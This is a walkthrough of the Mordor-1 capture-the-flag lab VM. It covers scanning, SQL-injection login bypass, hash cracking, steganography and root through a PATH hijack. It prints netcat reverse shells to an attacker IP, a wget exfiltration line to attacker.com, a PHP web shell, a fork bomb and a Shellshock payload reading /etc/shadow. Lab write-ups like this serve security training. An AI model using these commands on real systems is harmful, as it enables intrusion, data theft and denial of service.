# Mordor-1 Walkthrough

9 Flags in Total

Nmap scan to identify open ports:

```
nmap -sS -Pn -p- -A -v -oN nmap.txt 192.168.56.106
```

```
# Nmap 7.70 scan initiated Fri Oct 4 12:05:37 2019 as: nmap -sS -Pn -p- -A -v -oN nmap.txt
192.168.56.106
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00052s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
| 2048 6e:76:ac:41:c6:ce:61:e9:0f:72:9b:eb:63:bd:60:4c (RSA)
| 256 df:63:08:78:1e:75:ee:d6:29:f6:43:42:d9:10:06:fb (ECDSA)
|  256 19:aa:64:a1:7e:06:e7:21:12:5d:d8:59:f3:0b:17:b0 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: Apache2 Debian Default Page: It works
4000/tcp open remoteanything?
| fingerprint-strings:
| NULL:
| ___ . . _
| "T$$$P" | | | |
| :$$$ | | | |
| :$$$ "T$$$$$$$b.
| :$$$ .g$$$$$p. T$$$$b. T$$$$$bp. BUG "Tb T$b T$P .g$P^^T$$ ,gP^^T$$
| .s^s. :sssp $$$ :$; T$$P $^b. $ dP" `T :$P `T
| Tbp.
|  "T$$p.
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

***SNIP***

MAC Address: 08:00:27:30:85:7F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 20.397 days (since Sat Sep 14 02:34:47 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 192.168.56.106

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Oct 4 12:05:48 2019 -- 1 IP address (1 host up) scanned in 11.20 seconds
```

As we can see, there are 3 ports open in total; 22, 80 & 4000. By connecting to port 4000, the following message was provided:


```
root@Kali:~/vulnhub/mordor# nc -nvvv 192.168.56.106 4000
(UNKNOWN) [192.168.56.106] 4000 (?) open
          ___  .  _
"T$$P"    |  |_| |_
 :$$$     |  | | |_
 :$$$                                          "T$$$$$$$b.
 :$$$      .g$$$$$p.   T$$$$b.    T$$$$$bp.      BUG     "Tb      T$b      T$P   .g$P^^T$$  ,gP^^T$$
  $$$     d^"     "^b   $$  "Tb    $$    "Tb    .s^s. :sssp   $$$     :$; T$$P $^b.     $   dP"     `T :$P    `T
  :$$   dP         Tb  $$   :$;   $$      Tb  d'   `b $      $$$     :$;  $$  $ `Tp    $  d$           Tbp.
  :$$  :$;         :$; $$   :$;   $$      :$; T.    .P $^^   $$$    .dP   $$  $   ^b.  $ :$;           "T$$p.
  $$$  :$;         :$; $$...dP    $$      :$;  `^s^' .$.     $$$...dP"    $$  $    `Tp $ :$;     "T$$      "T$b
  $$$   Tb.       ,dP  $$"""Tb    $$      dP ""$""$" "$"$^^  $$$""T$b     $$  $      ^b$  T$       T$ ;      $$;
  $$$    Tp._    _,gP   $$    `Tb.  $$    ,dP    $  $...$ $..  $$$   T$b    :$  $       `$   Tb.     :$ T.    ,dP
  $$$;    "^$$$$$^"   d$$     `T.d$$$$$P^"      $  $"""$ $"", $$$    T$b  d$$bd$b      d$b   "^TbsssP" 'T$bgd$P
  $$$b.____.dP                                  $ .$. .$.$ss,d$$$b.   T$b.
.d$$$$$$$$$$P  bug                                                    `T$b.
                                                                        "^^"

During the campaign at the fortress of helms deep,
you was choosen to steal Sauron's plans for the final war,
which covers middleearth with darkness.
Your mission is to give the plans to rohan, gondor and all those fighting against the dark kingdom of mordor.
These plans, will be an advantage for the case,
if frodo fails his mission to destroy the ring on mount doom.
You make the journey to mordor,
and you have arrived unnoticed the area of mordor.
 sent 0, rcvd 2140
```


There doesn't seem to be too much else on port 4000 for the moment so let's look towards port 80. An initial browse to the web server just provides a default web page. An initial web directory scan didn't reveal too much as the results below show:

```
root@Kali:~# gobuster dir --url http://192.168.56.106 -w /usr/share/wordlists/dirb/big.txt
=====================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====================================================
[+] Url:            http://192.168.56.106
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
=====================================================
2019/10/10 07:01:18 Starting gobuster
=====================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/manual (Status: 301)
/server-status (Status: 403)
=====================================================
2019/10/10 07:01:22 Finished
=====================================================
```

From here, I decided to try different lord of the rings phrases to check for a possible web directory. After a few attempts, the blackgate web directory was discovered and provided our first flag.



A further directory scan from /blackgate/ revealed the existence of an admin page:




This login page is vulnerable to an SQL injection attack, specifically the password field. After some trial and error, I was able to bypass the login page using the following:

Username: test (can be anything)
Password:' or 1=1;#

By intercepting this login request, there was a hidden message:


```
POST /blackgate/admin/ HTTP/1.1
Host: mordor.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mordor.local/blackgate/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie:
datr=You+found+a+way+to+bypass+the+black+gate.+A+small+hole+in+the+rocks+gives+you+an+entrance+to+mordor.+During+the+walk+yo+find+a+piece+of+paper.+On+the
+paper+ther+are+a+hint%2C+there+orcs+on+the+other+side.+The+last+line+looks+like+a+key+%5C%22orc+%2B+flag+%3D+t22.%5C%22
Connection: close
Upgrade-Insecure-Requests: 1

usr=test&pwd=%27+or+1%3D1%3B%23
```

*You found a way to bypass the black gate. A small hole in the rocks gives you an entrance to mordor. During the walk yo find a piece of paper. On the paper ther are a hint, there orcs on the other side. The last line looks like a key \"orc + flag = t22.\"*

This hint suggests that using the username "orc" and the flag as a password, you can establish an SSH connection. Using the flag as the password, I was unable to login to ssh. By passing the flag to hash-identifier, I discovered that the flag was a password hash. This flag was cracked as "disquise"

I successfully logged in via SSH using orc:disquise



The Orc user was restricted as it was using rbash. After some enumeration, I discovered a bin/ directory within the Orc users home directory.

```
You reached the orcs outpost... be quiet
orc@mordor:~$ ls /home/orc/bin/
door  ls  outpost  rbash  rm  wget  whoami
orc@mordor:~$ ls
bin
orc@mordor:~$ ls bin/
door  ls  outpost  rbash  rm  wget  whoami
```

2 binaries stood out here as they appear to be custom; Door & Outpost.

Door:

```
orc@mordor:~$ door
Enter the right key to unlock the door!
```

Outpost:

```
You arrived the door to escape the outpost.
Many keys are close to you, choose one
key:
```

These binaries were transferred to my attacking machine using the following wget syntax and python server:

```
export URL=http://attacker.com/
export LFILE=file_to_send
wget --post-file=$LFILE $URL
```

https://gist.github.com/kylemcdonald/3bb71e4b901c54073cbc

As the information received is a binary file, it's not in the best format but we can obtain some valuable information:

Door:

```
Enter the right key to unlock the door!badpasswordYou have unlocked the door!/bin/shNothing happens
```

Outpost:

```
H H You found the key!.
        flag{8a29aaf5687129c1d27b90578fc33ecc49d069dc}.
        You gonna try the key on the doorlock!
You arrived the door to escape the outpost.
Many keys are close to you, choose one
key: %x = 0xdeadbeef

Oh noo you got the wrong key!
```

The information received from these 2 binaries provided another flag and the password for the 'door' binary which gave us a bash shell.

```
orc@mordor:~$ door
Enter the right key to unlock the door!
badpassword
You have unlocked the door!
$ /bin/id
uid=1001(orc) gid=1001(orc) groups=1001(orc)
$
```

Within the / directory, there was a directory called 'whistleblow' & 'minasmorgul'. I could not access the' minasmorgul' folder as it was owned by the nazgul user but I could access the 'whistleblow' folder. Within here was an Orc.jpg file. Using the same wget syntax as above and a standard apache2 web server, I transferred this image across to my attacking machine.

Running the strings command on this image provided the following message:

```
root@Kali:~/vulnhub/mordor# strings Orc.jpg
JFIF
Dhttp://ns.adobe.com/xap/1.0/
<?xpacket begin='
' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 11.16'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
 <rdf:Description rdf:about=''
  xmlns:pdf='http://ns.adobe.com/pdf/1.3/'>
  <pdf:Author>Psst, little pig, i know what you want! I have hidden information for you</pdf:Author>
 </rdf:Description>
</rdf:RDF>
</x:xmpmeta>
```

Using steghide and a blank passphrase, I was able to extract this hidden information which included the third flag:

```
root@Kali:~/vulnhub/mordor# steghide --extract -sf Orc.jpg -xf extracted.txt
Enter passphrase:
wrote extracted data to "extracted.txt".
root@Kali:~/vulnhub/mordor# cat extracted.txt
You want to invade the fortress barad dur. You will got huge trouble, if youre noticed by some of t
he guards. You didn't hear this from me, but there's an unguarded entrance to the fortress. The way
 to that entrace is very dangerous, you have to evade the nazguls, they observe every time the area
. The big eye is watching all time. If you reach the fortess, you have to go behind the fortress on
 the rocks. Go on, before i change my mind.

flag{9e49cb5caf91603db26adb774c6af72c88a6304a}
```

This flag again appeared to be a password hash which was cracked as being 23lorlorck. Based on the message, this looked to be the nazgul user password. This username and password combination provided access to the box as the nazgul user:

```
root@Kali:~/vulnhub/mordor# ssh nazgul@192.168.56.106
nazgul@192.168.56.106's password:
Linux mordor 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 13 14:14:51 2019 from 192.168.1.107
HIIHHHHHHHHHHHHHHH!!!!!!!!!!!!, the scream of the nazgul's. They watching all, they owned by Sauron...
They was humans, before they fall through the ring into the darkness. If they see one, they kill him!
Barad dur is near...

nazgul@mordor:~$
```

```
nazgul@mordor:~$ id
uid=1000(nazgul) gid=1000(nazgul) Gruppen=1000(nazgul),24(cdrom),25(floppy),29(audio),30(dip),44(vi
deo),46(plugdev),109(netdev)
nazgul@mordor:~$ Connection to 192.168.56.106 closed by remote host.
Connection to 192.168.56.106 closed.
```

Any commands which were entered would execute and then close the session. I attempted to catch a netcat shell from the nazgul user which again, would kill the shell after any commands. This meant I had to jump back a step to the Orc user shell.

Within the /tmp directory, there was a man.tar.gz file which looked strange. This file was owned by the barad_dur user but every user on the box had read, write & execute permissions for the file.

```
$ ls -la man.tar.gz
-rwxrwxrwx 1 barad_dur barad_dur 1 Oct 10 09:05 man.tar.gz
```

I echoed a netcat reverse shell into this file using the following syntax:

```
$ echo "/bin/nc -nv 192.168.56.102 9001 -e /bin/sh" >> /tmp/man.tar.gz
$ /bin/cat man.tar.gz

"/bin/nc -nv 192.168.56.102 9001 -e /bin/sh"
```

Next, within the nazgul user session, executing this file gave me a reverse shell which allowed interaction:

```
nazgul@mordor:~$ /tmp/man.tar.gz
(UNKNOWN) [192.168.56.102] 9001 (?) open
```

```
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 48604
id
uid=1000(nazgul) gid=1000(nazgul) Gruppen=1000(nazgul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),109(netdev)
```

As the Nazgul user, I could now access the 'minasmorgul' folder within the / directory where there was the fourth flag.


This flag was decrypted as 'baraddur' which provided ssh access as the barad_dur user. When you log in as the barad_dur user you are provided with the 5th flag and you must complete a mini game to gain shell access and obtain the next 3 flags. The questions that the quiz asks are presented in a random order each time. The answers can be found below:

```
1: Translate this to ascii "2f6574632f706173737764"
   Answer = /etc/passwd
2: What returns this function with the parameters 0x4343, 0xff?  =
   Answer = 0x4442
3: Translate this to ascii
   00111100 00111111 01110000 01101000 01110000 00100000
   01100101 01100011 01101000 01101111 00100000 01110011
   01101000 01100101 01101100 01101100 01011111 01100101
   01111000 01100101 01100011 00101000 00100100 01011111
   01000111 01000101 01010100 01011011 00100111 01100011
   01101101 01100100 00100111 00101001 00111011 00111111
   00111110
   Answer = <?php echo shell_exec($_GET['cmd');?>
4: What returns this function with the parameters 0x3333, 0x1121? =
   Answer = 0x4454
5: What returns this function with the parameters 0xd58dc4b3, 0x091ffa3c?
   Answer = 0xdeadbeef
6: Which password is here? $1$xJY6LO3c$FTt05FYNiqbk2S0Q6YZ3l/
   Answer = password1
7: Which plain is here? $1$xJY6LO3c$MZdoxdaoQXpHHWbxiqrGw.
   Answer = 12lotr
8: Which text is here?
$6$2S0Q6YZa$anDqTZkR9eL.Uv0gniNSZgcPuIJs/tM2MFiJIO65cOHPQt4NyvRd1/NVQkq7edaeFkQ.K
8ds3t2hXg/8C8l2w.
   Answer = gandalf19
9: :(){: |:&};:
   Answer = forkbomb
10: env X\'() { :; }; /bin/cat /etc/shadow\' bash -c echo
   Answer = shellshock
```

```
You invaded baradur, nobody noticed you.
flag{636e566640f0930b4772ff76932dd4b83d8987af}

You sneaks through the fortress, floor for floor.
Youre stealthy if orcs and other cross you way.

You quieter you are, youre more able to hear...
you got snippets of information where sauron and the high ranked,
prepares the plans for the end war.

You hear the screams of the prisoners...
After couple of hours you found the place of plannig...
Darkness comes out, the room will be darker, the lights are gone.

You fly out of the window, to the balcon, and breaks many bones.
Rain fell over youre face, after you come to your senses.
Silence...

The entrance catches fire, it gets bigger quickly. Sauron's eye appears.
In the middle of the eye a figure slowly appears... Sauron...
```

```
Sauron: "I see you... Now you will die..."




You have 3 lifepoints
Which plain is here? $1$xJY6LO3c$MZdoxdaoQXpHHWbxiqrGw.
Answer:
```

Upon completion of the fame, you are presented a shell as the barad_dur user:

```
env X'() { :; }; /bin/cat /etc/shadow' bash -c echo
Answer: shellshock
You have 5 lifepoints
Translate this to ascii "2f6574632f706173737764"
Answer: /etc/passwd
You defeated Sauron
He disappears... You defeated him. Now grap the plans!
chmod: Zugriff auf '/tmp/man.tar.gz' nicht möglich: Datei oder Verzeichnis nicht gefunden
rm: das Entfernen von '/tmp/man.tar.gz' ist nicht möglich: Datei oder Verzeichnis nicht gefunden
barad_dur@mordor:~$ ls
ls  plans  sauron.py  sauron.txt
barad_dur@mordor:~$
```

Within barad_dur's home directory, there is a plans binary with suid set:

```
barad_dur@mordor:~$ /bin/ls -la plans
-rwsr-sr-x 1 root root 16712 Aug 15 13:26 plans
```

Running strings on this binary shows that it is performing the 'ls' command on the root directory.

```
barad_dur@mordor:~$ /bin/strings plans
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
ls /root
```


This is an insecure file path as the full path for ls '/bin/ls' has not been used. By creating a file called 'ls' within the barad_dur users home directory and changing the $PATH variable, a reverse shell is obtained as the root user:

```
barad_dur@mordor:~$ /bin/cat ls
#!/bin/bash
/bin/nc -nv 192.168.56.102 9002 -e /bin/bash
```

```
barad_dur@mordor:~$ export PATH=:.
```

```
barad_dur@mordor:~$ plans
(UNKNOWN) [192.168.56.102] 9002 (?) open
```

```
root@Kali:~# nc -nvlp 9002
listening on [any] 9002 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 38508
/bin/id
uid=0(root) gid=0(root) Gruppen=0(root),1003(barad_dur)
```




| Flag | Value | Location |
|---|---|---|
| Flag 1 | bc6fd79cd1fa7ebbcd420cb45434d9a2b4d921a5 | (http://192.168.56.106/blackgate |
| Flag 2 | 8a29aaf5687129c1d27b90578fc33ecc49d069dc | Outpost binary |
| Flag 3 | 9e49cb5caf91603db26adb774c6af72c88a6304a | Orc.jpg |
| Flag 4 | 37643e626fb594b41cf5c86683523cbb2fdb0ddc | /minasmorgul/flag.txt |
| Flag 5 | 636e566640f0930b4772ff76932dd4b83d8987af | barad_dur ssh |
| Flag 6 | 63905253a3f7cde76ef8ab3adcae7d278b4f5251 | Mini game 1 |
| Flag 7 | dca13eaacea2f4d8c28b00558a93be0c2622bbe1 | Mini game 2 |
| Flag 8 | 79bed0c263a21843c53ff3c8d407462b7f4b8a4a | Mini game 3 |
| Flag 9 | 262efbb6087a6aae46f029a2ff19f9f409c9cd3d | /root/flag.txt |